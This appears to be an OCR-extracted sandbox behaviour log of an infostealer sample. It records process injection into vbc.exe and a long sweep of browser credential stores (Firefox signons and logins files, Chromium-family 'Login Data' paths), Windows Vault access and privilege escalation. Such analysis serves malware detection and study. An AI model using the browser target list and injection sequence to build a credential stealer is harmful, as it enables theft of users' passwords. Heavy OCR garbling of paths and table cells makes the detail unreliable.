| Call Virtual Memory API | API Name: WriteProcessMemory Args: (Process Name:3912:%USERPROFILE%lvbc.exe, 415000,, 16896, 2ae264) Return: 1 | 3760 | 3864 |
| Detection | Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 3864 Target Process ID: 3912 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: | | |
| Call Virtual Memory API | API Name: WriteProcessMemory Args: (Process Name:3912:%USERPROFILE%Ivbc.exe, 41a000, .T. <k`;u,)="" 1<="" 2ae264="" 512,="" return:="" td=""><td>3760</td><td>3864</td></k`;u,> | 3760 | 3864 |
| Detection | Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 3864 Target Process ID: 3912 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: .T. <k';u< td=""><td></td><td></td></k';u<> | | |
| Call Virtual Memory API | API Name: WriteProcessMemory Args: (Process Name:3912:%USERPROFILE%)vbc.exe, 4a0000, `t, 8192, 2ae264) Return: 1 | 3760 | 3864 |
| Detection | Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 3864 Target Process ID: 3912 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: `t | | |
| Call Virtual Memory API | API Name: WriteProcessMemory Args: (Modify PEB 7ffdc000 Process:3912:%USERPROFILE%\vbc.exe, 7ffdc008, , 4, 2ae264) Return: 1 | 3760 | 3864 |
| Detection | Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 3864 Target Process ID: 3912 Target Image Path: %USERPROFILE%\vbc.exe Injected Address: 0x0 | | |
| Call Thread API | API Name: SetThreadContext Args: (Process Name:3912:%USERPROFILE%\vbc.exe) Return: 1 | 3760 | 3864 |
| Call Thread API | API Name: NtResumeThread Args: (Process:3912,) Return: ? | 3760 | 3864 |
| Call System API | API Name: evtchann.SendEvent Args: (e), pid[3912], ppid[3864) Return: 1 | 3760 | 3864 |
| Detection | Threat Characteristic: Creates process Process ID: 3912 Image Path: %USERPROFILE%\vbc.exe | | |
| Call Mutex API | API Name: CreateMutexW Args: (0, 1, 5A00C52D2EFF94A37BEDE316) Return: 140 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%ProgramFiles%IMozilla Firefox\nss3.dll) Return: 1 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%ProgramFiles%\Mozilla Firefox\sqlite3.dll) Return: 1 | 3864 | 3912 |
| Detection | Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\profiles.ini | | |
| Call System API | API Name: PathFileExistsW Args: (%APPDATA%)Mozilla\Firefox\profiles.ini) Return: 1 | 3864 | 3912 |
| Call System API | API Name: GetVersionExA Args: (12ee54) Return: 1 | 3864 | 3912 |
| Detection | Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3912 Info: Obtains system version from API result | | |
| Call System API | API Name: GetVersionExA Args: (12ee54) Return: 1 | 3864 | 3912 |
| Detection | Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons.sqlite | | |
| Call System API | API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons.sqlite) Return: 1 | 3864 | 3912 |
| Call System API | API Name: GetVersionExA Args: (12eea4) Return: 1 | 3864 | 3912 |
| Call Filesystem API | API Name: DeleteFileW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons.sqlite-wal) Return: 0 | 3864 | 3912 |
| Detection | Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons.sqlite-wal | | |
| Call Filesystem API | API Name: DeleteFileW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons.sqlite-wal) Return: 0 | 3864 | 3912 |
| Detection | Threat Characteristic: Accesses decoy file %APPDATA%\MozillaFirefox\Profiles\aopfignv.default\logins.json | 3864 | 2042 |
| Call System API Detection | API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\logins.json) Return: 0 Threat Characteristic: Accesses decoy file | 3804 | 3912 |
| Call System API | %APPDATA%Mozilla\Firefox\Profiles\aopft9nv.default\signons.txt API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons.txt) Return: 0 | 3864 | 3912 |
| Detection | Threat Characteristic: Accesses decoy file %APPDATA%Mozilla\Firefox\Profiles\aopft\9nv.\default\signons2.txt | 5554 | 3312 |
| Call System API | API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons2.txt) Return: 1 | 3864 | 3912 |
| Detection | Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\aopfi9nv.default\signons3.txt | | |
| Call System API | API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons3.txt) Return: 0 | 3864 | 3912 |
| | | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%ProgramFiles%)NETGATE\Black Hawk) Return: 0 | 0004 | |
| Call System API Call System API | API Name: PathFileExistsW Args: (%ProgramFiles%\NETGATE\Black Hawk) Return: 0 API Name: PathFileExistsW Args: (%ProgramFiles%\Lunascape\Lunascape6\plugins\{9BDD5314-20A6-4d98-AB30-8325A95771EE}) Return: 0 | 3864 | 3912 |
| Call System API Call System API | API Name: PathFileExistsW Args: (%ProgramFiles%\Lunascape\Lunascape6\plugins\{9BDD5314-20A6-4d98-AB30-8325A95771EE}) Return: 0 API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Dragon\User Data\Defaul\(\text{Login Data}\)) Return: 0 | 3864 3864 | 3912 |
| Call System API Call System API Call System API | API Name: PathFileExistsW Args: (%ProgramFiles% Lunascape(\unasca | 3864 3864 3864 | 3912 3912 |
| Call System API Call System API Call System API Call System API | API Name: PathFileExistsW Args: (%ProgramFiles% Lunascape Lunasca | 3864 3864 3864 3864 | 3912 3912 3912 |
| Call System API | API Name: PathFileExistsW Args: (%ProgramFiles%\Lunascape\Lunascape\Lunascape\lunascape\Lunasca | 3864 3864 3864 3864 3864 | 3912 3912 3912 3912 |
| Call System API | API Name: PathFileExistsW Args: (%ProgramFiles%\Lunascape\Lunascape\Lunascape\lunascape\lunascape\Lunascape\lunasca | 3864 3864 3864 3864 3864 3864 | 3912 3912 3912 3912 3912 |
| Call System API | API Name: PathFileExistsW Args: (%ProgramFiles%\Lunascape\Lunascape\Lunascape\lunasca | 3864 3864 3864 3864 3864 3864 3864 | 3912 3912 3912 3912 3912 3912 |
| Call System API | API Name: PathFileExistsW Args: (%ProgramFiles%\Lunascape\Lunascape\Lunascape\lunascap | 3864 3864 3864 3864 3864 3864 3864 3864 | 3912 3912 3912 3912 3912 3912 3912 |
| Call System API | API Name: PathFileExistsW Args: (%ProgramFiles%\Lunascape\Lunascape\Lunascape\Gplugins\\gpBDD5314-20A6-4d98-AB30-8325A95771EE\)) Return: 0 API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Dragon\User Data\Default\Login Data) Return: 0 API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Dragon\User Data\Default\User Data\Def | 3864 3864 3864 3864 3864 3864 3864 3864 | 3912 3912 3912 3912 3912 3912 3912 3912 |
| Call System API | API Name: PathFileExistsW Args: (%ProgramFiles%lLunascape\Lunasca | 3864 3864 3864 3864 3864 3864 3864 3864 | 3912 3912 3912 3912 3912 3912 3912 3912 |
| Call System API | API Name: PathFileExistsW Args: (%ProgramFiles%lLunascape\Lunasca | 3864 3864 3864 3864 3864 3864 3864 3864 | 3912 3912 3912 3912 3912 3912 3912 3912 |
| Call System API | API Name: PathFileExistsW Args: (%ProgramFiles%lLunascape\Lunasca | 3864 3864 3864 3864 3864 3864 3864 3864 | 3912 3912 3912 3912 3912 3912 3912 3912 |

| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\RockMelt\User Data\Default\Login Data) Return: 0 | 3864 | 3912 |
|---------------------------------|--|----------------------|----------------------|
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\RockMelt\User Data\Default\Web Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%/AppData\LocalRockMelt\Login Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalRockMelt\Default\Login Data) Return: 0 | 3864 | 3912 |
| | | | |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Spark\User Data\Default\Login Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: GetForegroundWindow Args: () Return: a0190 | | 3696 |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Spark\User Data\Default\Web Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalSpark\Login Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalSpark\Default\Login Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Chromium\User Data\Defaulf\Login Data) Return: 0 | 3864 | 3912 |
| | | | |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Chromium\User Data\Default\Web Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalChromium\Login Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalChromium\Default\Login Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Titan Browser\User Data\Default\Login Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Titan Browser\User Data\Default\Web Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalTitan Browser\Login Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalTitan Browsen\Default\Login Data) Return: 0 | 3864 | 3912 |
| | | | |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Torch\User Data\Default\Login Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Torch\User Data\Default\Web Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%AppData\LocalTorch\Login Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalTorch\Default\Login Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Yandex\YandexBrowser\User Data\Default\Login Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%)YandexIYandexBrowser\User Data\Default\Web Data\) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalYandex\Yandex\Browser\Login Data) Return: 0 | 3864 | 3912 |
| | | | |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalYandex\Yandex\Browser\Default\Login Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Epic Privacy Browser\User Data\Default\Login Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Epic Privacy Browser\User Data\Default\Web Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalEpic Privacy Browser\Login Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%/AppData\LocalEpic Privacy Browser\Default\Login Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CocCoc\Browser\User Data\Default\Login Data) Return: 0 | 3864 | 3912 |
| | | | |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CocCoc\Browser\User Data\Default\Web Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCocCoc\Browsen\Login Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCocCoc\Browser\Default\Login Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\\/ivaldi\/\User Data\\/Default\/\Login Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Vivaldi\User Data\Default\Web Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalVivaldi\Login Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalVivaldi\Default\Login Data) Return: 0 | 3864 | 3912 |
| | | | |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Chromodo\User Data\Default\Login Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Chromodo\User Data\Default\Web Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Chromodo\Login Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Chromodo\Default\Login Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Superbird\User Data\Default\Login Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Superbird\User Data\Default\Web Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalSuperbird\Login Data) Return: 0 | 3864 | 3912 |
| | | | |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalSuperbird\Default\Login Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Coowon\Coowon\User Data\Default\Login Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Coowon\Coowon\User Data\Default\Web Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCoowon\Coowon\Login Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%/AppData\LocalCoowon\Coowon\Default\Login Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%Mustang BrowserlUser Data\Default\Login Data) Return: 0 | 3864 | 3912 |
| | | | |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%Mustang Browser/User Data\Default\Web Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalMustang BrowsenLogin Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalMustang Browser\Default\Login Data) Return: 0 | 3864 | 3912 |
| Call System API | $API\ Name:\ PathFile Exists W\ Args:\ (\ \%LOCALAPPDATA\% 360 Browser \ Browser \ User\ Data \ Default \ Login\ Data\)\ Return:\ 0$ | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\360Browser\Browser\Browser\User Data\Default\Web Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%/AppData\Local360Browser\Browser\Login Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local360Browser\Browser\Default\Login Data) Return: 0 | 3864 | 3912 |
| | | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%CatalinaGroup)Citrio\User Data\Default\Login Data) Return: 0 | | |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CatalinaGroup\Citrio\User Data\Default\Web Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCatalinaGroup\Citrio\Login Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCatalinaGroup\Citrio\Default\Login Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Google\Chrome SxS\User Data\Default\Login Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Google\Chrome SxS\User Data\Default\Web Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalGoogle\Chrome SxS\Login Data) Return: 0 | 3864 | 3912 |
| | | | |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalGoogle\Chrome SxS\Default\Login Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Orbitum\User Data\Default\Login Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Orbitum\User Data\Default\Web Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalOrbitum\Login Data) Return: 0 | 3864 | 3912 |
| 5,000 | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalOrbitum\Default\Login Data) Return: 0 | 3864 | 3912 |
| Call System API | | | |
| Call System API | API Name: PathFileFxistsW Aras: (%LOCAL APPDATA %Uridium) Leer Data\Default\D | 3864 | 3912 |
| Call System API Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%Iridium\User Data\Default\Login Data) Return: 0 API Name: PathFileExistsW Args: (%LOCALAPPDATA%Iridium\User Data\Default\User Data\User Data\Default\User Data\Default\User Data\Default\User Data\User D | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\lridium\User Data\Default\Login Data) Return: 0 API Name: PathFileExistsW Args: (%LOCALAPPDATA%\lridium\User Data\Default\Web Data) Return: 0 API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalIridium\Login Data) Return: 0 | 3864 3864 3864 | 3912 3912 3912 |

| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalIridium\Default\Login Data) Return: 0 | 3864 | 3912 |
|--|--|--------------------------------------|--------------------------|
| Call System API | API Name: PathFileExistsW Args: (%APPDATA%\\Opera\Opera Next\\data\User Data\Default\Login Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%APPDATA%\\Opera\Opera Next\data\User Data\Default\Web Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%APPDATA%\Opera\Opera Next\data\Login Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%APPDATA%\Opera\Opera Next\data\Default\Login Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\Default\Login Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\Default\Web Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%APPDATA%\Opera Software\Opera Stable\Login Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%APPDATA%\Opera Software\Opera Stable\Default\Login Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnin\setting\modules\ChromiumViewer\User Data\Default\Login Data) Return: 0 | 3864 | 3912 |
| | | 3864 | |
| Call System API | API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnin'settling\modules\ChromiumViewer\User Data\Default\Web Data) Return: 0 | | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnir\setting\modules\ChromiumViewer\Login Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnir\setting\modules\ChromiumViewer\Default\Login Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%APPDATA%\\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewenUser Data\Default\Login Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%APPDATA%\\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\User Data\Default\Web Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\Login Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\Default\Login Data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\QupZilla\profiles\default\browsedata.db) Return: 0 | 3864 | 3912 |
| Call Service API | API Name: OpenServiceW Args: (3011e0, VaultSvc, 14) Return: 301190 | 3864 | 3912 |
| Call System API | API Name: evtchann.SendEvent Args: (e), pid[484], ppid[3912) Return: 1 | 3864 | 3912 |
| Call System API | API Name: AdjustTokenPrivileges Args: (92c, 0, , 0, , f2f738) Return: 1 | 3912 | 484 |
| Detection | Threat Characteristic: Escalates process privileges to gain a higher level of access | | |
| | Process ID: 484 | | |
| | Info: Obtains system level privileges | | |
| Call Filesystem API | API Name: FindFirstFileExW Args: (%ALLUSERSPROFILE%)Microsoft(Vaulit*, 0, 12f440, 0, 0, 0) Return: 2040a8 | 3912 | 484 |
| Detection | Threat Characteristic: Executes commands or uses API to obtain system information | | |
| | Process ID: 484 Info: Obtains file or directory info from API result | | |
| Call Filesystem API | API Name: FindNextFileW Args: (2040a8, f2f440) Return: 1 | 3912 | 484 |
| Add File | Path: Wwindir%System32\Microsoft\Protect\S-1-5-18\Usen\106d4cef-dfce-42d1-9b09-597b3430f7e8 Type: VSDT_COM_DOS | 3912 | 484 |
| | | | |
| Write File | Path: %windir%\System32\Microsoft\Protect\S-1-5-18\Usen\106d4cef-dfce-42d1-9b09-597b3430f7e8 Type: VSDT_COM_DOS | 3912 | 484 |
| Call System API | API Name: BCryptDecrypt Args: (f91630, JĚ2-fQÖ*<©İ,§»1£, 144, 0, Tÿ, 16, JĚ2-fQÖ*<©İ,§»1£, 144, 15920800, 0) Return: 0 | 3912 | 484 |
| Call System API | API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\) Return: 1 | 3912 | 484 |
| Detection | Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 484 | | |
| | Info: Obtains drive info from API result | | |
| Call System API | API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\Microsoft\Vault\) Return: 3 | 3912 | 484 |
| Call System API | API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\Microsoft\) Return: 3 | 3912 | 484 |
| Write File | Path: %windir%\System32\Microsoft\Protect\S-1-5-18\Usen\Preferred Type: VSDT_COM_DOS | 3912 | 484 |
| Call System API | API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%) Return: 3 | 3912 | 484 |
| Call System API | API Name: GetDriveTypeW Args: (C\1) Return: 3 | 3912 | 484 |
| | | | |
| Call System API | API Name: GetDriveTypeW Args: (C:\) Return: 3 | 3912 | 484 |
| Add File | Path: %ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\Policy.vpol Type: VSDT_COM_DOS | 3912 | 484 |
| Write File | Path: %ALLUSERSPROFILE%IMicrosoftIVault\AC658CB4-9126-49BD-B877-31EEDAB3F204\Policy.vpol Type: VSDT_COM_DOS | 3912 | 484 |
| Add File | Path: %ALLUSERSPROFILE%Microsoft(Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\3CCD5499-87A8-4B10-A215-608888DD3B55.vsch Type: VSD T_COM_DOS | 3912 | 484 |
| Write File | Path: %ALLUSERSPROFILE%Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\3CCD5499-87A8-4B10-A215-608888DD3B55.vsch Type: VSD T_COM_DOS | 3912 | 484 |
| Add File | Path: %ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\2F1A6504-0641-44CF-8BB5-3612D865F2E5.vsch Type: VSD T_COM_DOS | 3912 | 484 |
| Write File | Path: %ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\2F1A6504-0641-44CF-8BB5-3612D865F2E5.vsch Type: VSD T_COM_DOS | 3912 | 484 |
| Call Service API | API Name: StartServiceW Args: (301190, 0, 0) Return: 1 | 3864 | 3912 |
| Call Service API | API Name: StartServiceW Args: (301190, 0, 0) Return: 1 | 3864 | 3912 |
| Call System API | API Name: GetForegroundWindow Args: () Return: a0190 | | 3696 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\QMPromptCount Value: 1 | | 3696 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\QMLastPrompt Value: 1d946c1 | | 3696 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\QMSessionCount Value: 2 | | 3696 |
| Call System API | API Name: GetDriveTypeW Args: (\(\)?\\\old{volume}\((0692d37a-8664-11e9-9edf-806e6(6e6963)\)\)\)\)\) Return: 3 | 3912 | 484 |
| Call System API | API Name: GetDriveTypeW Args: (\\?\Volume(0692d37b-8664-11e9-9edf-806e6(6e6963)\) Return: 3 | 3912 | 484 |
| | | | |
| Call System API | API Name: GetDriveTypeW Args: (\(\)\?\\oldows\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\ | 3912 | 484 |
| Call Filesystem API | API Name: FindFirstFileExW Args: (%LOCALAPPDATA%MicrosoftVaulit*, 0, 70eb34, 0, 0, 0) Return: 2040a8 | 3912 | 484 |
| Call Filesystem API | API Name: FindFirstFileExW Args: (C:\Users\Administrator, 0, 0070E5A0, 0, 00000000, 0) Return: 002040A8 | 3912 | 484 |
| Call Filesystem API | API Name: FindNextFileW Args: (2040a8, 70eb34) Return: 1 | 3912 | 484 |
| Call System API | API Name: BCryptDecrypt Args: (3c0000, , 128, 0, pÚ¶Útqóú²É8, 8, , 128, 7396740, 0) Return: 0 | 3912 | 484 |
| | Path: %APPDATA%\Microsoft\Protect\S-1-5-21-3858504828-689350809-766946860-500\786898d1-ef49-4d0a-a96b-b74446bbed06\Type:\VSDT_COM_DOS | 3912 | 484 |
| Add File | D. H. O.A. D. D. D. A. T. D. A. S. D. A. S. D. A. S. D. A. S. D. C. 3912 | 484 |
| Add File Write File | Path: %APPDATA%\\(\)\(\)\(\)\(\)\(\)\(\)\(\)\(\)\(\)\(| | 404 |
| | Patti: %APPUA I A%Microsofti-rotectis-1-5-21-3858504828-589350809-76949680-5001/18683801-er49-4008-8966-674446608006 Type: VSD1_COM_DUS API Name: BCryptDecrypt Args: (3c0000, , 128, 0, pÚ¶Úlqóú²É8, 8, , 128, 7396572, 0) Return: 0 | 3912 | 484 |
| Write File | | 3912 3912 | 484 |
| Write File Call System API | API Name: BCryptDecrypt Args: (3c0000, , 128, 0, pÚ¶Útqóú²Ē8, 8, , 128, 7396572, 0) Return: 0 | | |
| Write File Call System API Call System API | API Name: BCryptDecrypt Args: (3c0000, , 128, 0, pÚ¶Útqóú*É8, 8, , 128, 7396572, 0) Return: 0 API Name: BCryptDecrypt Args: (f99f70, t#£)—(=, 144, 0,]/s′Só@, 16, t#£)—(=, 144, 7398712, 0) Return: 0 | 3912 | 484 |
| Write File Call System API Call System API Call System API | API Name: BCryptDecrypt Args: (3c0000, , 128, 0, pÚ¶ÚlqóirÉ8, 8, , 128, 7396572, 0) Return: 0 API Name: BCryptDecrypt Args: (199170, t#£I—(=, 144, 0,]½'Só@, 16, t#£I—(=, 144, 7398712, 0) Return: 0 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DB28\) Return: 1 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%Microsoft\Vault\) Return: 3 | 3912 3912 | 484 484 |
| Write File Call System API Call System API Call System API Call System API Call System API Call System API | API Name: BCryptDecrypt Args: (3c0000, , 128, 0, pÚ¶ÚltqóirÉ8, 8, , 128, 7396572, 0) Return: 0 API Name: BCryptDecrypt Args: (199170, t#£1—(=, 144, 0,]½'Sô@, 16, t#£1—(=, 144, 7398712, 0) Return: 0 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%Microsoft\Vault\ABF4C442-9B8A-41A0-B380-DD4A704DDB28\) Return: 1 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%Microsoft\Vault\) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%Microsoft\) Return: 3 | 3912 3912 3912 3912 | 484 484 484 |
